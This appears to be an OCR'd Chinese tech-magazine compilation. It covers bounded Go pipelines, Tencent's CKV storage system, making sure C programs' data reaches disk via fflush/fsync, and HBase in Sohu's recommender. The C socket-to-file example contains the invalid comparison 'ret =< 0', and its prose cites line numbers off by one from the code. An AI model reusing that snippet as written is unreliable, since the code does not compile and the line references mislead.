在 parallel.go 里实现的 MD5All 对每个文件启动一个新的 Goroutine。如果目录里含有很多大文件，这可能会导致申请大量内存，超出机器上的可用内存。

我们可以通过控制并行读取的文件数量来限制内存的申请。在 bounded.go，我们创建固定数量的用于读取文件的 Goroutine，来限制内存使用。现在整个管道有三个状态：遍历树，读取并对文件做摘要，收集摘要值。

第一个状态，walkFiles，发送树里的每个常规文件的路径：

```
func walkFiles(done <-chan struct{}, root string) (<-chan string, <-chan error) {
    paths := make(chan string)
    errc := make(chan error, 1)
    go func() {
        // 在 Walk 之后关闭 paths channel
        defer close(paths)
        // 因为 errc 有缓冲区，所以这里不需要 select。
        errc <- filepath.Walk(root, func(path string, info os.FileInfo, err error) error
{
            if err != nil {
```

```
                return err
            }
            if info.IsDir() {
                return nil
            }
            select {
            case paths <- path:
            case <-done:
                return errors.New("walk canceled")
            }
            return nil
        })
    }()
    return paths, errc
}
```

中间的状态启动固定数量的 digester Goroutine，从 paths 接收文件名，并将结果 result 发送到 channel c：

```
func digester(done <-chan struct{}, paths <-chan string, c chan<- result) {
    for path := range paths {
        data, err := ioutil.ReadFile(path)
        select {
        case c <- result{path, md5.Sum(data), err}:
        case <-done:
            return
        }
    }
}
```

不象之前的例子,digester 并不关闭输出 channel,因为多个 Goroutine 会发送到共享的 channel。

另一边，MD5All 中的代码会在所有 digester 完成后关闭 channel：

```
// 启动固定数量的 Goroutine 来读取并对文件做摘要。
c := make(chan result)
var wg sync.WaitGroup
const numDigesters = 20
wg.Add(numDigesters)
for i := 0; i < numDigesters; i++ {
    go func() {
        digester(done, paths, c)
        wg.Done()
    }()
}
go func() {
    wg.Wait()
    close(c)
}()
```

我们也可以让每个 digester 创建并返回自己的输出 channel，但是这就需要一个单独的 Goroutine 来扇入所有结果。

最终从 c 收集到所有结果 result，并检查从 errc 传入的错误。这个错误的检查不能提早，因为在这个时间点之前，walkFiles 可能会因为正在发送消息给下游而阻塞：

```
m := make(map[string][md5.Size]byte)
for r := range c {
    if r.err != nil {
        return nil, r.err
    }
    m[r.path] = r.sum
```

```
    }
    // 检查 Walk 是否失败
    if err := <-errc; err != nil {
        return nil, err
    }
    return m, nil
}
```

结论

这篇文章展示了使用 Go 构建流数据管道的技术。要慎重处理这种管道产生的错误，因为管道里的每个状态都可能因为向下游发送数值而阻塞，而下游的状态却不再关心输入的数据。我们展示了如何将关闭 channel 作为“完成”信号广播给所有由管道启动的 Goroutine，并且定义了正确构建管道的指南。

进一步阅读：

Go 并发模式（视频）展示了 Go 的并发特性的基础知识，并演示了应用这些知识的方法。 高级 Go 并发模式（视频）覆盖了关于 Go 特性更复杂的使用场景，尤其是 select。 Douglas McIlroy 的论文《一窥级数数列》展示了 Go 使用的这类并发技术是如何优雅地支持复杂计算。

原文链接：

http://blog.golang.org/pipelines

数据存储

腾讯 CKV 海量分布式存储系统

与 Memcached 和 Redis 等开源 NoSQL 相比，CKV 具有以下优点。

52 低成本：CKV 利用数据冷热自动分离技术，将热数据存储在内存，冷数据存储在 SSD 中，从而大幅度降低成本，且保证99%以上的访问命中内存。而 Memcached 和 Redis 的数据都存

储在内存中，成本是 CKV 的3倍。

53 可扩展性强：CKV 单表存储空间可以在1GB 到1PB 之间在线自动无损伸缩，业务基本无感知，适合各种规模的业务和业务的各个生命周期。而 Memcached 和 Redis 是单机的，受限于单机的性能和内存容量，虽然可以通过客户端或者 Twemproxy 等构建分布式集群，但是不能做到完全无损扩容，伸缩修改配置较麻烦。

54 高性能：CKV 单表最大支持千万次/秒的访问，通过网络访问的延时在1ms 左右，单台 Cache 服务器千兆网络环境支持50万/秒的访问，万兆网络环境支持超过100万/秒的访问。Memcached 采用多线程，但性能比 CKV Cache 略低。而 Redis 是单线程的，性能垂直扩展性差。

55 可用性超过99.95%：CKV 软硬件全冗余设计，双机热备，主备切换对业务透明，跨机架跨交换机部署。Memcached 机器死机后，部分 key 访问就会 miss。Redis 有双机方案，但还不成熟。

56 数据持久性超过8个9：CKV 数据在磁盘存储，多内存和磁盘副本，具有灾难时回档能力。Memcached 死机后，数据就丢失了。Redis 虽然数据有双机方案，但还不成熟。

57 完善的运维体系：CKV 能预防并及时发现和处理故障，自动化运营。而 Mem-cached 和 Redis 缺乏专门的运维系统。




图1　CKV SET 架构

CKV 系统包含多个 SET。SET 包含多种角色的服务器，是一个独立完整可运营的单元。图1是一个完整的 CKV SET 架构图。本文将主要介绍 CKV 系统的基本原理，如何实现高性能、可扩展性强、高可用、数据持久化，以及完善的运维体系。

基本原理

每个业务都有一个唯一的 tid。Master 负责管理 tid 的路由表，路由表描述 tid 的 key 存储在 Cache 的位置信息。Access 是无状态、全镜像的，Access 启动或者业务路由表发生变化时，Master 向 Access 推送 tid 路由表。




图2　CKV SET 操作流程

我们以写入 key-value 的 set 操作为例，说明业务访问流程（如图2所示）：业务向 L5服务获取负载和延时最佳 Access 地址；业务向 Access 发送写入数据请求；Access 根据业务的 tid 找出相应的路由表，对 key 进行 sharding，把 key 映射为一个 shard ID，然后在路由表中找出 key 所属的 shard 位于的 Cache 地址；Access 向 Cache 发送写入数据请求，Cache 把数据写入内存并落磁盘；Cache 向 Access 返回操作结果；Access 将结果传回给业务。

对 key 进行 sharding 的方法很多，最简单的是对 key 进行 Hash 然后取余。

CKV 读写访问都能做到高性能、低延时，能够解决 Memcached+MySQL 不能解决的海量低延时写问题。

Cache 集群定期将内存中的冷数据存储到 SSD 中，当这些冷数据再次被访问时，数据会按一定策略从 SSD 迁移到内存，从而大幅度降低成本，且保证99%以上的访问命中内存。

单机高性能

CKV 单台 Cache 机器具有极高性能，且具有垂直可扩展性，能够充分发挥高配置机器的 CPU 和网络性能。优化的方法主要有：充分运用 Zero-copy 的思想，模块间消息传递时尽量减少内存拷贝的次数；快速 Hash 技术；快速内存分配和回收技术；利用多队列网卡提高网络小包处理能力；多线

程无锁共享技术；通过这些优化方法，单台 Cache 可以支撑超过100万/秒的访问。

水平可扩展性

对于单个业务表而言，CKV 集群具有良好的水平可扩展性，可以通过水平扩展来提高表的容量和性能。CKV Access 和 Cache 都具有很好的水平可扩展性。

Access 水平扩展

由于 Access 是无状态、全镜像的，所以很容易通过 L5名字服务实现水平扩容和缩容。业务只配置表的 L5服务 ID，而不是具体的机器 IP。L5服务类似 DNS，将 L5服务 ID 映射为机器 IP 和端口，而且能够根据机器的负载和延时情况选择最佳的机器 IP 和端口，起到负载均衡和容错的作用。

当 Access 整体负载过高或者过低时，通过增加或者删除 Access 机器，并在 L5服务中增加或删除 Access 地址，实现 Access 的扩容和缩容。

Cache 水平扩展

当业务表空间使用率过高或者过低时，需要对业务表进行容量扩容或者缩容。如图3所示，业务数据的 key 空间划分为4个 shard，原来存储在2台 Cache 中。扩容过程如下：Master 将禁止 shard2 数据写访问命令发送给 Access；Transfer 模块把 Cache1属于 shard2的数据搬迁到 Cache3；Master 将更新后的 tid 路由表和恢复 shard 数据访问命令发送给 Access；搬迁其他 shard，重复以上过程。缩容的过程与扩容过程类似。




图3　Cache 扩容/缩容路由表变化

容量扩容除了能够增加表的容量外，将 shard 分散到更多的 Cache 机器，或者将 shard 迁移到负载

低的 Cache 机器上，能够实现表的整体性能提升。

高可用

CKV 所有的服务器和网络全冗余。每对 Access 和每对主备 Cache 机器位于不同的交换机和机架上，避免某台交换机故障或者机架掉电导致所有 Access、主备 Cache 都不可用。

正常的访问流程是业务通过 Access 访问主 Cache 上的数据，主 Cache 将变化的数据同步到备 Cache 中。当某台 Access 出现故障时，L5服务将出现故障的 Access 剔除，业务通过 L5服务获取正常的 Access 地址。当主 Cache 出现故障时，Master 通知 Access 把访问切换到备 Cache。当备 Cache 出现故障时，服务不受影响。备 Cache 恢复后，主 Cache 把数据重新同步到备 Cache。通过硬件冗余和软件的容灾处理，CKV 可用性超过99.95%。

数据持久化

单台 Cache 死机，数据不会丢失，且不影响访问。如果主备 Cache 都死了，只要 Cache 磁盘的数据正常，那么 Cache 重启后，通过磁盘上的备份和流水重构内存数据，就能恢复服务。即便主备 Cache 同时死机并且磁盘损坏，也能通过备份中心的备份和流水中心的流水回档到任意5分钟的 Cache 内存状态。回档功能还能减少用户自己误操作造成的损失。曾经有业务人员由于误操作，把自己的表数据写错了，最后通过 CKV 的备份和流水才恢复到正确的数据状态。

运维系统

云服务除了要有好的架构设计和实现外，更需要好的运营。CKV 运营近万台服务器，机器故障、表容量满等问题每天都会出现几个，有时甚至几十个。因而，需要全面的监控，及时的告警，提供快速的故障处理工具，以及常见的故障自动化处理。

多维度的监控

58 软件层面。监控进程自身的资源使用率，例如 TCP 连接数量、存储空间使用率、进程是否死掉、数据迁移失败、信息同步失败等异常状态。

59 硬件层面。监控机器的 CPU、内存、磁盘、网络的使用率、机器死机等。

60 整个系统层面。空闲的资源是否足够满足业务的增长扩容，业务调用 CKV 服务的成功率和延时。

告警方式多样化

61 日报。汇总系统的隐患，例如系统空闲的资源不足、互为主备的机器位于相同的机架或者交换机下、机器之间的网络延时过大、机器的负载偏高等。通过日报能够把潜在的隐患处理掉，减少故障的出现。

62 短信告警。通知处于萌芽状态的故障，例如表空间使用率超过90%、需要提前扩容和机器的负载偏高等。

63 电话告警。需要紧急处理的故障。例如表空间使用率超过95%、需要紧急扩容、机器的 CPU 使用率100%和机器死机等。

总结

CKV 利用数据冷热分离技术大幅度降低了成本，同时保证99%以上的访问命中内存，做到与纯内存访问延时几乎无差别。内存存储的 CKV 集群具有高性能、性能和容量可扩展性强、高可用、数据持久化等特点。完善的运维体系保证了大规模的 CKV 服务高效和可靠性。

CKV 已经持续稳定运营4年多，成熟可靠，根据业务增长弹性伸缩，解决业务海量存储访问的难题，业务可以更加专注于自己的领域。云的时代已经到来，CKV 将会助力更多的业务发展。

作者梁晓湛，腾讯 TEG（技术工程事业群）基础架构部工程师，主要负责 CKV 海量分布式存储系统架构和运营优化工作。曾从事千万亿次超级计算机管理和作业调度系统开发。

原文链接：


http://www.csdn.net/article/2014-03-11/2818723?

确保数据存入磁盘

在理想的情况下，系统崩溃、断电、磁盘访问失败这些情况是不会出现的，开发者编写程序时也不用为这些情况担忧。不幸的是，这些情况比我们想像的还经常出现。本文描述了数据是怎样一步步被写入磁盘上的，尤其是其中被缓冲的几个步骤。本文也提供了数据被正确写盘的最佳实践，以确保意外发生的时候，数据不会丢失。主要是面向 C 语言的，其中的系统调用也有其它语言的实现。

I/O 缓存

考虑到开发系统时数据的完整性，有必要理解系统的整体架构。在数据最终存入稳定存储器前，可能会经过多个层，如下图所示：



处于顶层的是需要将数据写入永久存储的应用程序。数据最初存在于应用程序的内存或缓存中的一个或多个块中。这些缓存中的数据可能被提交给一个具有自己缓存的库。抛开应用程序缓存与库缓存，这些数据都存在于应用程序地址空间中。数据经过的下一层是内核，内核有一个叫做页缓存的回写缓存。脏页会存放在页缓存中一段时间，这段时间的长短取决于系统的负载与 I/O 模式。最后，当脏数据离开内核的页缓存时，会被写入存储设备(如磁盘)。存储设备可能会进一步将数据缓存在临时的回写缓存中。如果这时发生了断电的情况，数据可能会丢失。最后一层是稳定存储。当数据到达这层时，就可以认为数据安全存入稳定存储器了。

为进一步说明分层的缓存，来看一个在 socket 上监听连接的程序，它把从各个客户机收到的数据写入一个文件的应用程序。在关闭连接前，服务器要确保数据写入稳定存储设备中，并向客户机发送确认信息。

0 int

```
1 sock_read(int sockfd, FILE *outfp, size_t nrbytes)
2 {
3       int ret;
4       size_t written = 0;
5       char *buf = malloc(MY_BUF_SIZE);
6       if (!buf)
7               return -1;
8
9       while (written < nrbytes) {
10              ret = read(sockfd, buf, MY_BUF_SIZE);
11              if (ret =< 0) {
12                      if (errno == EINTR)
13                              continue;
14                      return ret;
15              }
16              written += ret;
17              ret = fwrite((void *)buf, ret, 1, outfp);
18              if (ret != 1)
19                      return ferror(outfp);
20      }
21
22      ret = fflush(outfp);
```

```
23          if (ret != 0)
24                  return -1;
25
26          ret = fsync(fileno(outfp));
27          if (ret < 0)
28                  return -1;
29          return 0;
30 }
```

第5行是一个应用程序缓存的例子；从 socket 中读取的数据被存入这个缓存中。现在，要传输的数据量已经知道，由于网络传输的特性(可能会是突发的或缓慢的)，我们决定使用 libc 的流函数(fwrite() and fflush(),由上图中的"Library Buffers"表示)进一步缓存数据。10到21行负责从 socket 中读取数据，并写入文件流。在22行时，所有的数据都已经被写入文件流了。在23行，文件流进行刷新，并把数据送入内核缓存。然后，在27行，数据被存入稳定存储设备。

I/O APIs

既然我们已经深入了解了 API 与层次模型的关系，现在让我们更详细的探寻接口的复杂性。对于本次讨论，我们将 I/O 分为3个部分：系统 I/O,流 I/O,内存映射 I/O。

系统 I/O 可以被定义为任何通过内核系统调用将数据定入内核地址空间中的存储层的操作。下面的程序(不全面的，重点在写操作)是系统调用的一部分：

Operation	**Function(s)**
Open	open(), creat()

Write	write(), aio_write(), pwrite(), pwritev()
Sync	fsync(), sync()
Close	close()

流 I/O 是用 C 语言库的流接口进行初始化的 I/O。使用这些函数进行写的操作并不一定产生系统调用，即在一次这样的函数调用后，数据仍然存在于应用程序地址空间中的缓存中。下面的库程序(不全面)是流接口的一部分：

Operation	**Function(s)**
Open	fopen(), fdopen(), freopen()
Write	fwrite(), fputc(), fputs(), putc(), putchar(), puts()
Sync	fflush(), followed by fsync() or sync()
Close	fclose()

内存映射文件与系统 I/O 类似。文件仍然使用相同的接口打开与关闭，但对文件数据的访问，是通过将数据映射入进程的地址空间进行的，然后像读写其它应用程序缓存一样进行读写操作：

Operation	**Function(s)**
Open	open(), creat()

Map	mmap()
	memcpy(), memmove(),
Write	read(), or any other routine that writes to application memory
Sync	msync()
Unmap	munmap()
Close	close()

打开一个文件时，有两个标志可以指定，用以改变缓存行为：O_SYNC(或相关的 O_DSYNC)与 O_DIRECT。对以 O_DIRECT 方式打开的文件的 I/O 操作，会绕开内核的页缓存，直接写入存储器。回想下，存储系统仍然可能将数据存入一个写回缓存中，因此，对于以 O_DIRECT 打开的文件，需要调用 fsync()确保将数据存入稳定存储器中。O_DIRECT 标志仅与系统 I/O API 相关。

原始设备(/dev/raw/rawN)是 O_DIRECT I/O 的一种特殊情况。这些设备在打开时不需要显式指定 O_DIRECT 标志，但仍然提供直接 I/O 语义。因此，适用于原始设备的规则，同样也适用于以 O_DIRECT 方式打开的文件(或设备)。

同步 I/O(O_DIRECT 或非 O_DIRECT 方式的系统 I/O,或流 I/O)是任何对以 O_SYNC 或 O_DSYNC 方式打开的文件描述符的 I/O.以下是 POSIX 定义的同步模式：

64 O_SYNC: 文件数据与所有元数据同步写入磁盘。

65 O_DSYNC: 仅需要访问文件数据的文件数据与元数据同步写入磁盘。

66 O_RSYNC: 未实现。

用以对文件描述符进行写调用的数据与相关的元数据，在数据进入稳定存储时，生

命周期结束。注意，那些不是用于检索文件数据的元数据，可能不会被立即写入。这些元数据包括文件的访问时间，创建时间，和修改时间。

值得指出的是，以 O_SYNC 或 O_DSYNC 方式打开文件描述符，并将其与一个 libc 文件流联系在一起的微妙之处。记住，对文件指针的 fwrite()操作会被 C 语言库缓存。直到 fflush()被调用，系统才会知道数据要写入磁盘。本质上来说，将文件流与一个同步的文件描述符关联在一起，意味着在 fflush()操作后，不需要对文件描述符调用 fsync()。

什么时候执行 fsync 操作？

可以根据一些简单的规则，决定是否调用 fsync()。首先，也是最重要的，你必须明白：有没有必要将数据立即存入稳定存储中？如果是不重要的数据，那么不必立即调用 fsync(). 如果是可再生的数据，也没有太大的必要立即调用 fsync()。另一方面，如果你要存储一个事务的结果，或更新用户的配置文件，你很希望得到正确的结果。在这些情况下，应该立即调用 fsync()。

更微妙之处在于新创建的文件，或重写已经存在的文件。新创建的文件不仅仅需要 fsync()，其父目录也需要 fsync()(因为这是文件系统定位你的文件之处)。这类同步行为依赖于文件系统(和挂载选项)的实现。你可以对专门为每一个文件系统与挂载选项进行特殊编码，或者显示调用 fsync(),以确保代码的可移植性。

类似的，当你覆盖一个文件时，如果遭遇系统失败(例如断电，ENOSPC 或 I/O 错误)，很可能会造成已有数据的丢失。为避免这种情况，通常的做法(也是建议的做法)是将要更新的数据写入一个临时文件，确保它在稳定存储上的安全，然后将临时文件重命名为原始的文件名(以代替原始的内容)。这确保了对文件更新操作的原子性，以使其它读取用户得到数据一个副本。以下是这种更新类型的操作步骤：

```
create a new temp file (on the same file system!)
write data to the temp file
fsync() the temp file
rename the temp file to the appropriate name
fsync() the containing directory
```

错误检查

进行由库或内核缓存的写 I/O 时，由于数据可能仅仅被写入页缓存，例如在执行 write()或 fflush()时，可能会产生不被报告的错误。相反，在调用 fsync(),msync()或 close()时，由写操作产生的错误会被报告。因此，检查这些调用的返回值是很重要的。

写回缓存

这部分介绍了一些关于磁盘缓存的一般知识，与操作系统对这些缓存进行控制的知识。这部分的讨论不影响程序是如何构建的，因此，这部分的讨论是以提供信息为目的的

存储设备上的写回缓存有多种形式。有我们在这篇文章中假设的临时写回缓存。这种缓存会由于断电而丢失数据。大多数存储设备可以通过配置，使其运行在 cache-less 模式，或 write-through 模式。对于写操作的请求，每一种模式，只有当数据写入稳定存储时，才会成功返回。外部存储阵列通常具有非临时的，或具有后备电源的写缓存。这种配置，即使发生了断电的情况，数据也不会丢失。程序开发者可能不会考虑到这些。最好能够考虑到临时缓存与程序防护。在数据被成功保存的前提下，操作系统会尽可能的进行优化，以获得最高性能。

一些文件系统提供挂载选项，以控制缓存刷新行为。从2.6.35的内核版本起，ext3，ext4，xfs 和 btrfs 的挂载命令是"-o barrier"，以打开写回缓存的刷新(这也是系统缺省

的) ,"-o nobarrier"用以关闭写回缓存的刷新。之前的内核版本可能需要不同的命令("-o barrier=0,1"),这依赖于不同的文件系统。程序开发者不必考虑这些。当文件系统的刷新被禁用时，意味着 fsync 调用不会导致磁盘缓存的刷新。

原文链接：Ensuring data reaches disk

【CSDN 程序员 2014 二月刊】HBase 在内容推荐引擎系统中的应用

文/刘佳

HBase 是 Hadoop 生态系统中继 Cassandra 之后成为 NoSQL 数据库的，一直备受关注。本文将阐述 HBase 在搜狐内容推荐引擎系统中的应用，并简单介绍为了使 HBase 满足应用需求，我们对 HBase 进行的定制化开发工作。

Facebook 放弃 Cassandra 之后，对 HBase 0.89版本进行了大量稳定性优化，使它真正成为一个工业级可靠的结构化数据存储检索系统。Facebook 的 Puma、Titan、ODS 时间序列监控系统都使用 HBase 作为后端数据存储系统。在国内公司的一些项目中也用到了 HBase。

HBase 隶属于 Hadoop 生态系统，从设计之初就十分注重系统的扩展性，对集群的动态扩展、负载均衡、容错、数据恢复等都有充分考虑。相比于传统关系型数据库，HBase 更适用于数据量大、读写吞吐量非常高、对数据可靠性一致性及数据操作的事务性要求较低的应用。

HBase 使用 HDFS 作为存储层，HDFS 屏蔽了底层文件系统的异构性，集群数据的负载均衡、容错、故障恢复都对上层透明。这使得 HBase 的结构极为简单清晰，集群扩展性非常突出。同时 HBase 使用 ZooKeeper 作为分布式消息中间件，管理集群运行时各节点状态，保证分布式事务的一致性。

通过使用 HDFS 和 ZooKeeper，HBase 要达到管理节点 Master 和服务节点 Region Server 运行时无状态的设计理念，服务节点 Region Server 中管理的 MemStore 和 BlockCache 等结构的本质意义都是

缓存。系统运行时随时替换、添加或删除服务节点时不需要依赖之前服务节点保存的任何信息，负载均衡、集群扩展及失效时数据恢复的处理流程都极为简单，添加服务器或发现服务器下线之后对集群负载重新均衡等操作在不需要回滚日志的情况下都能在1分钟甚至几秒钟完成。HBase 中的管理节点 HMaster 的工作则只是维护 ZooKeeper 中存储的集群状态变化的时序，充当 WatchDog 的角色。当管理节点出现异常情况时，Backup Master 可以立即激活，不影响集群的正常使用。

HBase 的各种问题

HBase 也有众多用户诟病的不足，例如原生 HBase 不支持索引（众多 NoSQL 数据都把索引作为自己支持的基本功能，例如也有众多拥趸的 MongoDB）查询方式单一，只支持基于主键的数据读写和范围查询，对非主键列的数据筛选只能通过过滤器低效完成，如果用户从客户端建立索引，则需要自己维护索引表与数据表的一致性，同时 HBase 也不支持跨行或跨表事务，操作冲突导致失败时数据回滚这些复杂逻辑都需要用户自己完成。

HBase 底层使用 HDFS 作为持久化层，由于 HDFS 保持副本一致性的方式非常简单，一旦文件生成便不支持数据的修改。HBase 不得不使用 LSMTree 结构通过刷写新文件并通过同时查询多个存储文件中的内容，然后按时间戳归并结果来模拟实时修改数据。所以在经历长时间数据写入之后会生成许多存储文件，传统机械硬盘每秒随机寻道次数非常有限，且随机寻道时间都在10ms 左右，远大于 HBase 查找 block 等其他读取数据时必要操作的时间，从多个存储文件中查找数据会引发读取性能尤其是随机读取性能成倍下降。

在生成多个存储文件之后，HBase 为了缓解数据读取性能的下降需要定期进行数据文件归并操作 Compaction。由于 Compaction 一般情况下需要读取一个分区的所有存储文件，并将记录排序后重新写到一个新的存储文件中。执行期间会消耗大量系统网络带宽、内存、磁盘 I/O 以及 CPU 资源，非常容易造成系统过载。一旦带宽开销过大造成网络时延或者内存开销过大引发 Region Server 执行长时间的 GC 操作时，有可能导致其长时间对外停止服务。如果停止服务的时间维持到 ZooKeeper 租约超时，Master 会认为此服务器宕机并通知其下线，然后重新将此 Region Server 上承担的数据分发到其他服务器上。这个过程通常会持续2~3分钟，而最坏情况下如果同时这台 Region Server 上正好有 Meta 表，就可能导致整个集群在此期间无法对外提供服务。

此外，由于 HBase 底层使用列存储结构固化数据，处理非稀疏数据时会有较大的数据冗余造成数据膨胀。通常情况下，存入10列左右的数据，不计副本的膨胀率为3~5倍。想减少这种数据膨胀最为简单的办法是尽量减少行键、列簇、列的长度。最极端的情况下，我们曾经把数据都写在 HBase 表的 RowKey 中，以此减少膨胀率提高数据范围查询和随机读取的速度。这种方式将 HBase 退化为 KeyValue 存储来提升读写性能，但大多数应用还是希望数据存储结构尽量贴近应用的逻辑结构或尽量贴近关系表中表的结构，所以不得不使用 Snappy 等压缩算法对数据进行压缩或是采用 HFile V2使用行前缀压缩来减少冗余。但这两种压方式特别是采用压缩算法后都会大幅度影响 HBase 随机读取的性能。压缩算法为了提高压缩效率通常需要维护一段合适的 buffer，压缩时对 buffer 内的数据统一压缩成一个压缩块。HBase 中存储文件的 block 默认大小为64KB，而 Snappy 压缩 buffer 为256KB，这会大大增加一次随机读取所需要处理的数据量，HBase 本就不优秀的读取性能会进一步受到影响。

推荐系统介绍与特点

搜狐推荐引擎系统是从零基础的状态下逐步成型的，经过非常紧张的开发。目前已接入几亿用户的行为日志，每日资讯量在百万级，每秒约有几万条左右的用户日志被实时处理入库。在这种数据量上要求推荐请求和相关新闻请求每秒支持的访问次数在万次以上，推荐请求的响应时延控制在70ms以内。同时系统要求10秒左右完成从日志到用户模型的修正过程。

10秒左右的实时反馈成为目前系统的主要难点，为此我们需要维护几亿用户200GB 的短期属性信息，同时依靠这些随用户行为实时变化的属性信息来更新用户感兴趣的文章主题，同时实时计算用户所属的兴趣小组，完成由短期兴趣主导的内容推荐和用户组协同推荐。

用户短期兴趣属性需要根据用户每次的点击浏览和下拉刷新三种操作频繁更新和修改。一旦系统收到用户的日志需要查找出对应相关资讯的所有信息，同时还要找到用户相关的属性数据，根据操作属性，对所有相关属性进行加权或减权。加权操作大致包括点击、浏览时长、划屏；减权操作则主要是推荐曝光。这些数据都要实时回写到用户库中，同时每次推荐也会直接从库中获取用户短期兴趣模型，以此捕捉到用户当前的浏览阅读兴趣。除此之外，还有一些频率较低的操作，例如记录用户浏览历史、周期性计算热门文章。这些操作都是在 HBase 上完成的。

系统中最为苛刻的需求是处理每秒几万条左右的用户日志，单条日志对应的资讯属性约为5到10个，

同时更新属性最简单的情况需要读出用户原有对应属性然后进行加权或减权后存回属性表。因此，存储系统处理日志时对应每秒随机读写次数约为几十万次。系统还需要处理每秒万次的推荐请求，这么多推荐请求都需要读取每个用户当前最新的短期模型，同时请求的返回时间需要控制在70ms 以内，这样包括磁盘随机寻道甚至数据命中磁盘、JVM GC 都成为存储系统需要尽力避免的问题。

满足苛刻的随机数据读写需求

目前整个系统承担压力的核心部分就是 HBase，HBase 读写最为频繁的数据是用户短期属性。而原生 HBase 最大的问题之一就是数据随机读写速度太慢。为了满足目前应用的需求，我们基于 HBase 开发了一套完全利用内存的数据存储系统。下面将分两部分介绍基于内存的存储系统和 HBase 如何承载前端巨大的数据增删改查的压力。

MemT 承担系统核心压力

由于我们代码里将 HBase 上的内存数据存储系统的包名叫 memtable，所以这里把这套东西简称为 MemT。MemT 目前单集群部署了10台服务器（10对10热备）主要存储200GB 用户短期兴趣和最近30天文章的摘要信息。

